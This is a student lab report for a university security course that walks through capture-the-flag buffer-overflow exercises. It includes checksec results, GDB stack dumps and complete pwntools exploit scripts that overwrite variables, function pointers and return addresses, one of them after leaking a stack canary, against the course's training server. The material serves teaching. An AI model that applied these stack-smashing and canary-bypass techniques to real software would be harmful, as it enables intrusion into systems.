Robin Erd
Mandatory assignment I
University of Bergen – INF226
12.09.2021

Report - Memory overflow exercise


Introduction

This report will provide information about how I captured the flag in each of the exercises, including a description of the found vulnerability and how it was exploited. As tools Python (more specifically: `pwntools`), `checksec` and GDB were used. Information about the functions used (mostly `sendline`, `readline`, `p32`, `p64` and `remote`) can be found in the documentation of `pwntools`.

Exercise 00b / 00.c

It is useful to check which kind of security measures one will have to deal with before looking at the code as they restrict the way in which potential vulnerabilities may be exploited. They can be checked using `checksec`. The tool shows that the binaries were compiled with all the protection mechanisms enabled (see *Figure 1*).

FIGURE 1 – CHECKSEC RESULT EXERCISE 00



```
robin@vps2138523:~$ checksec assignment1/binary/01b
[*] '/home/robin/assignment1/binary/01b'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
robin@vps2138523:~$ 
```


Vulnerability:

In line 13 the function `fgets` is used and passed a parameter determining how many bytes it should (at most) read and copy into the buffer (also passed as an argument). The passed buffer `locals.buffer` is initialized with a size of 16 bytes, but `fgets` gets passed 512 as the maximum number of bytes to read and copy into the buffer. Additionally, the buffer is reachable from an external input. This makes it possible to provide `fgets` with up to 512 bytes of input which will then be written onto the stack (where the buffer is saved), but not only into the for the buffer allocated area (16 bytes) but also into the following 496 bytes. This kind of vulnerability is classified as a stack **buffer overrun vulnerability** and the exploitation of such a vulnerability is called **stack smashing**. As the variable `locals.check` is initialized directly after the buffer is, the memory for it is allocated within this range of 496 bytes after the buffer. This makes it possible for the value of `locals.check` to be overwritten with any bytes provided to the `fgets` function through the input.

Exploit:

This vulnerability can be exploited by determining where the `locals.check` variable is stored exactly (on the stack) and then overwriting it by providing more data to the buffer than the buffer is supposed to contain. In order to get the flag, one must make the `locals.check` variable evaluate to `0x79beef8b` in the if-condition statement. So far, all the information required could be derived from the source code. Next, one must use GDB and set a breakpoint after the `fgets` function call, fill the whole buffer with a 16-byte string e.g., "aaaaaaaaaaaaaaaa" and, after hitting the breakpoint, print the stack.


FIGURE 2 - STACK EXERCISE 00



```
(gdb) x/100x $sp
0x7fffffffe0b0: 0xffffe1d8      0x00007fff      0x55554920      0x00000001
0x7fffffffe0c0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe0d0: 0xabcd000a      0x00007fff      0xca23c600      0x3f9b0b7e
0x7fffffffe0e0: 0x00000000      0x00000000      0xf7df80b3      0x00007fff
0x7fffffffe0f0: 0xf7ffc620      0x00007fff      0xffffe1d8      0x00007fff
```

This reveals that the value to modify (`0xabcdc3cf`) is saved directly after the vulnerable 16-bytes of buffer just written to *(part of the value was just overwritten with `0a`, signaling the end of the input (newline))*. The only thing left to do is to append the string of 16 a´s with the desired value `locals.check` is supposed to be evaluated to (`0x79beef8b`). This is what the script in *Figure 3* accomplishes.

FIGURE 3 – SCRIPT EXERCISE 00



```
#EXERCISE 0
import pwn as pwn
r = pwn.remote("158.39.77.181", 7000)
payload = pwn.cyclic(length=16)
payload += pwn.p32(0x79beef8b)
print(r.readline().decode("ascii"))
print(payload)
r.sendline(payload)
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
r.close()
```

```
✓ 0.2s
[x] Opening connection to 158.39.77.181 on port 7000
[x] Opening connection to 158.39.77.181 on port 7000: Trying 158.39.77.181
[+] Opening connection to 158.39.77.181 on port 7000: Done
Input an argument to pass

b'aaaabaaacaaadaaa\x8b\xef\xbey'
Well done, you can get the flag

dyfaculybumatupolokewijupucugejo

[*] Closed connection to 158.39.77.181 port 7000
```


The flag in this exercise is:
dyfaculybumatupolokewijupucugejo

The source code and script can also be found attached.

Exercise 01b / 01.c

Again, the first thing to do is to check the security measures in place using `checksec`, revealing that the binaries were compiled with a canary but without PIE[1] and with only partial RELRO[2] (see *Figure 4*).

FIGURE 4 – CHECKSEC RESULT EXERCISE 01



```
robin@vps2138523:~$ checksec assignment1/binary/02b
[*] '/home/robin/assignment1/binary/02b'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
robin@vps2138523:~$
```


Vulnerability:

In line 20 the function `fgets` is used and passed 512 as the parameter determining how many bytes to accept and write into the memory although the referenced buffer (line 13) is in fact only 16 bytes large. Again, this enables overwriting the memory on the stack located after the buffer. This time this part of the stack contains a function pointer `funcPointer` which is dereferenced after the stack **buffer overrun vulnerability**. One can therefore make this function pointer point to any another function which will then be executed. The exploitation of a buffer overrun vulnerability by overwriting a function pointer is called **ARC Injection**. This vulnerability can be made use of because during compilation the security measure PIE and RELRO were (partly) disabled. In consequence it is feasible to use a disassembler to gain knowledge of the addresses other functions have because they will be the same on every machine the code is executed on.

Exploit:

This time the `getFlag` function is not called by the code itself if some condition is fulfilled. Therefore, it is very convenient that in line 24 the `funcPointer` is used to call a function (dereferenced) and that it was initialized directly after the buffer passed into fgets. To get the `getFlag` function called, the value of `funcPointer` must be overwritten with the address of `getFlag`, which can easily be learned by disassembling the program.

FIGURE 5 – DISASSEMBLED GETFLAG() EXERCISE 01




```
(gdb) disassemble getFlag
Dump of assembler code for function getFlag:
   0x00000000004011f6 <+0>:     endbr64
   0x00000000004011fa <+4>:     push   %rbp
   0x00000000004011fb <+5>:     mov    %rsp,%rbp
   0x00000000004011fe <+8>:     lea    0xe03(%rip),%rdi        # 0x402008
   0x0000000000401205 <+15>:    callq  0x4010a0 <puts@plt>
   0x000000000040120a <+20>:    mov    0x2e4f(%rip),%rax        # 0x404060 <stdout@@GLIBC_2.2.5>
   0x0000000000401211 <+27>:    mov    %rax,%rdi
   0x0000000000401214 <+30>:    callq  0x401100 <fflush@plt>
   0x0000000000401219 <+35>:    lea    0xe07(%rip),%rdi        # 0x402027
   0x0000000000401220 <+42>:    callq  0x4010c0 <system@plt>
   0x0000000000401225 <+47>:    nop
   0x0000000000401226 <+48>:    pop    %rbp
   0x0000000000401227 <+49>:    retq
End of assembler dump.
(gdb)
```

[1] position-independent executable
[2] relocation read-only

As can be seen in *Figure 6* the address of the `getFlag` function is `0x00000000004011f6`. Providing 16 bytes of (any) data appended with this address as input to the program will make the `funcPointer` dereferencing (line 24) call the `getFlag` function instead of the intended function *(which in this case does not exist, as the pointer is originally pointing to null)*, resulting in the output of the flag by the program.

FIGURE 6 – SCRIPT EXERCISE 01



```python
#EXERCISE 1
import pwn as pwn
r = pwn.remote("158.39.77.181", 7001)

payload = pwn.cyclic(length=16)
#append the address of the getFlag() function
payload += pwn.p64(0x00000000004011f6)
print(r.readline().decode("ascii"))
r.sendline(payload)
print(payload)
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
r.close()
```

```
✓ 0.2s
[x] Opening connection to 158.39.77.181 on port 7001
[x] Opening connection to 158.39.77.181 on port 7001: Trying 158.39.77.181
[+] Opening connection to 158.39.77.181 on port 7001: Done
Try to get flag by inputing argument

b'aaaabaaacaaadaaa\xf6\x11@\x00\x00\x00\x00\x00'
Function is goint to 0x4011f6

Congrats! you can get the flag

pogixihikonobasufehemigurevihamu

[*] Closed connection to 158.39.77.181 port 7001
```


The flag in this exercise is:
pogixihikonobasufehemigurevihamu

The source code and script can also be found attached.

Exercise 02b / 02.c

As in exercise 01b/01.c the binaries were compiled with a canary but without PIE and with only partial RELRO (see *Figure 7*).

FIGURE 7 – CHECKSEC RESULT EXERCISE 02



```
robin@vps2138523:~$ checksec assignment1/binary/02b
[*] '/home/robin/assignment1/binary/02b'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
robin@vps2138523:~$ 
```

Vulnerability:


In this program there are two vulnerabilities. The first one is a variant of an (indirect) **array index vulnerability** and the second one is a **buffer overrun vulnerability**. Had the vulnerabilities occurred in the reverse order it would not have been possible to leak the canary and consequently would not have been possible to get the flag.

In line 21 one can input any given number which will then be added onto the address determining what the `printf` function call in line 23 prints. This provides an arbitrary memory overread vulnerability useful for leaking the canary. In line 27 a `fgets` function call gets passed a 16-byte buffer and an integer claiming that the buffer is 512 bytes in size. That allows parts of the stack, up to 496 bytes after the allocated buffer, to be overwritten. As in the exercise before the partly disabled security measures allow the use of a disassembler to learn the address of `getFlag`.

Exploit:

These vulnerabilities can be exploited to make the program call the `getFlag` function. This time there is no variable initialized directly after the buffer which one could overwrite and make use of. But the ability to read arbitrarily from the memory (relative to the `buffer+8`, see line 23) makes it possible to read/leak the canary. Using GDB one can check which offset relative to the `buffer+8` is required in order to read the canary. In this case the canary is starting 24 bytes after the buffer *(can be discovered by printing the stack at a GDB breakpoint and looking for an address repeatedly containing a value like "`0x12345600`" as canaries always end in `00`)*, to which 8 are already added. That means using 16 as the offset in `buffer+8+offset` returns the canary. Because the canary does not change during the execution of the program and the arbitrary read vulnerability occurs before the buffer overrun vulnerability occurs, the buffer overrun vulnerability can be used to overwrite the return pointer of the main function call.


FIGURE 8 - STACK EXERCISE 02



```
0x7fffffffe060: 0xffffe198      0x00007fff      0x004009bd      0x00000001
0x7fffffffe070: 0xf7fc0fc8      0x00007fff      0x00400970      0x00000000
0x7fffffffe080: 0x0a414141      0x00000000      0x00000000      0x00000000
0x7fffffffe090: 0xffffe190      0x00007fff      0xa8a68700      0x98fffc84
0x7fffffffe0a0: 0x00000000      0x00000000      0xf7df70b3      0x00007fff
0x7fffffffe0b0: 0xf7ffc620      0x00007fff      0xffffe198      0x00007fff
0x7fffffffe0c0: 0x00000000      0x00000001      0x0040084c      0x00000000
0x7fffffffe0d0: 0x00400970      0x00000000
```


Normally this would be prevented by the program stopping execution when checking the value of the canary and detecting that is has been modified before following the return pointer. This can be avoided by incorporating the knowledge of the canary into the data written into the buffer, essentially overwriting the canary with the canary and only modifying the return pointer to point to the `getFlag` function *(the return pointer usually is to be found directly after the canary)*. This is exactly what the script (*Figure 8*) accomplishes.

FIGURE 8 – SCRIPT EXERCISE 02



```python
#EXERCISE 2
import pwn as pwn
r = pwn.remote("158.39.77.181", 7002)

payload = b"A"*24
print(r.readline().decode("ascii"))
r.sendline(b"16")
print(16)

#receive the read canary - canary has 8 bytes
received = str(hex(int(r.readline().decode("ascii"))))
print(received)
part1 = "0x" + received[10:18]
part2 = received[0:10]
print(part1 +" " + part2)
print(r.readline().decode("ascii"))
#append the read canary
payload += pwn.p32(int(part1, 16))
payload += pwn.p32(int(part2, 16))
#8 Byte bis zum return pointer überbrücken
payload += b'A' * 8
#append the new return pointer - address of getFlag() 0x00000000_004007f7
payload += pwn.p64(0x00000000004007f7)

r.sendline(payload)
print(payload)
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
r.close()
```

FIGURE 9 – RESULT EXERCISE 02



```
[x] Opening connection to 158.39.77.181 on port 7002
[x] Opening connection to 158.39.77.181 on port 7002: Trying 158.39.77.181
[+] Opening connection to 158.39.77.181 on port 7002: Done
What does the canary say?

16
0x7ccee768ba178e00
0xba178e00 0x7ccee768
Try to get flag by inputing value

b'AAAAAAAAAAAAAAAAAAAAAAAA\x00\x8e\x17\xbah\xe7\xce|AAAAAAAA\xf7\x07@\x00\x00\x00\x00\x00'
Congrats! you can get the flag

kamogimukirivezuhufukowebetebiwo

[*] Closed connection to 158.39.77.181 port 7002
```


The flag in this exercise is:
kamogimukirivezuhufukowebetebiwo

The source code and script can also be found attached.

Exercise 03b / 03.c

As in 01b/01.c and 02b/02.c the binaries were compiled with a canary but without PIE and with only partial RELRO (see *Figure 10*).

FIGURE 10 – CHECKSEC RESULT EXERCISE 03



```
robin@vps2138523:~$ checksec assignment1/binary/03b
[*] '/home/robin/assignment1/binary/03b'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
robin@vps2138523:~$ 
```


Vulnerability:

This program has only one vulnerability, namely a **buffer overrun vulnerability** in line 28. Again, the buffer size is not correctly passed to the `fgets` function which makes it possible to overwrite the parts of the stack which are saved in memory after the buffer. As in the exercises before the partly disabled security measures allow the use of a disassembler to learn the address of `getFlag`, although it is not immediately obvious how to make use of this information.

Exploit:

Capturing the flag in this last exercise is more complicated than in the others. At first some more information is required. Looking at the code one can see that `pt0` is initialized after the buffer, which essentially grants the user write access to it (through the buffer overrun vulnerability). `pt0` is dereferenced in line 30 and prints 8 bytes from the address it is pointing at, which defaults to a sequence of bytes evaluating to 5. Another source of information is GDB. Using GDB to print the stack at a breakpoint set directly after the `fgets` call reveals that on the stack the 32-byte buffer is followed by the 8 bytes of `pt0` which are directly followed by the 8 bytes of the canary which in turn are followed by 8 bytes of zeros and then finally the 8 bytes of the return address (see *Figure 11*). This is very convenient because all of it is reachable (and therefore writable) through the buffer overrun vulnerability. The canary is the only obstacle to overcome and fortunately the circumstances also permit leaking the canary by overwriting the value of `pt0` with the address of the canary.

FIGURE 11 - STACK EXERCISE 03



```
(gdb) x/30x $sp
0x7fffffffe050: 0xffffe198      0x00007fff      0xffffe087      0x00000001
0x7fffffffe060: 0xffffe086      0x00007fff      0x00000005      0x00000000
0x7fffffffe070: 0x41414141      0x00007f00      0x004012e0      0x00000000
0x7fffffffe080: 0x00000000      0x00000000      0x004010f0      0x00000000
0x7fffffffe090: 0xffffe068      0x00007fff      0x49adfb00      0x4e21d42e
0x7fffffffe0a0: 0x00000000      0x00000000      0xf7df70b3      0x00007fff
0x7fffffffe0b0: 0xf7ffc620      0x00007fff      0xffffe198      0x00007fff
0x7fffffffe0c0: 0x00000000      0x00000001
```


This overwriting poses a challenge, as the address of the canary is unknown but required, because this time the input is not used as an offset (like in exercise 02b/02.c) but the absolute address. One also cannot just use the address the canary is saved at when executing the program locally because the stack is assigned dynamically (e.g., running multiple instances of the program must obviously lead to the different instances of the program being assigned different parts of the stack and consequently addresses).

Therefore, the only viable approach is to make a guess regarding the lowest possible and or probable address and then testing all the following addresses, checking which contain a value looking like a canary (with the last two bytes equaling `00`). This can be done as implemented in *Script 11*, where every received value is checked and saved to a dictionary in case it looks promising (is large enough). Only every 16th address is tested because running the program multiple times (and printing the stack) showed that the canary always sits at an address ending in 8. With these restrictions finding the canary does not take too long, even if the start address is off quite a bit.

With the address of the canary the original problem is now solvable. The first message to send should contain the 32-byte padding for filling the buffer (any characters except `q`'s because one needs to go through the loop twice) followed by the address the canary is at. The response will then be the value of the canary.

The first part of the second message is almost the same as the first message except that the padding filling the buffer must contain a '`q`' so that the while-loop is exited and the function returns (following the by then modified return pointer address). The address of the canary is included again to overwrite `pt0` because this is the easiest way of making `pt0` point to a valid address to avoid causing a segmentation fault. The address of the canary is then followed by the canary, 8 bytes of padding and the new return pointer, which of course is the address of `getFlag`.

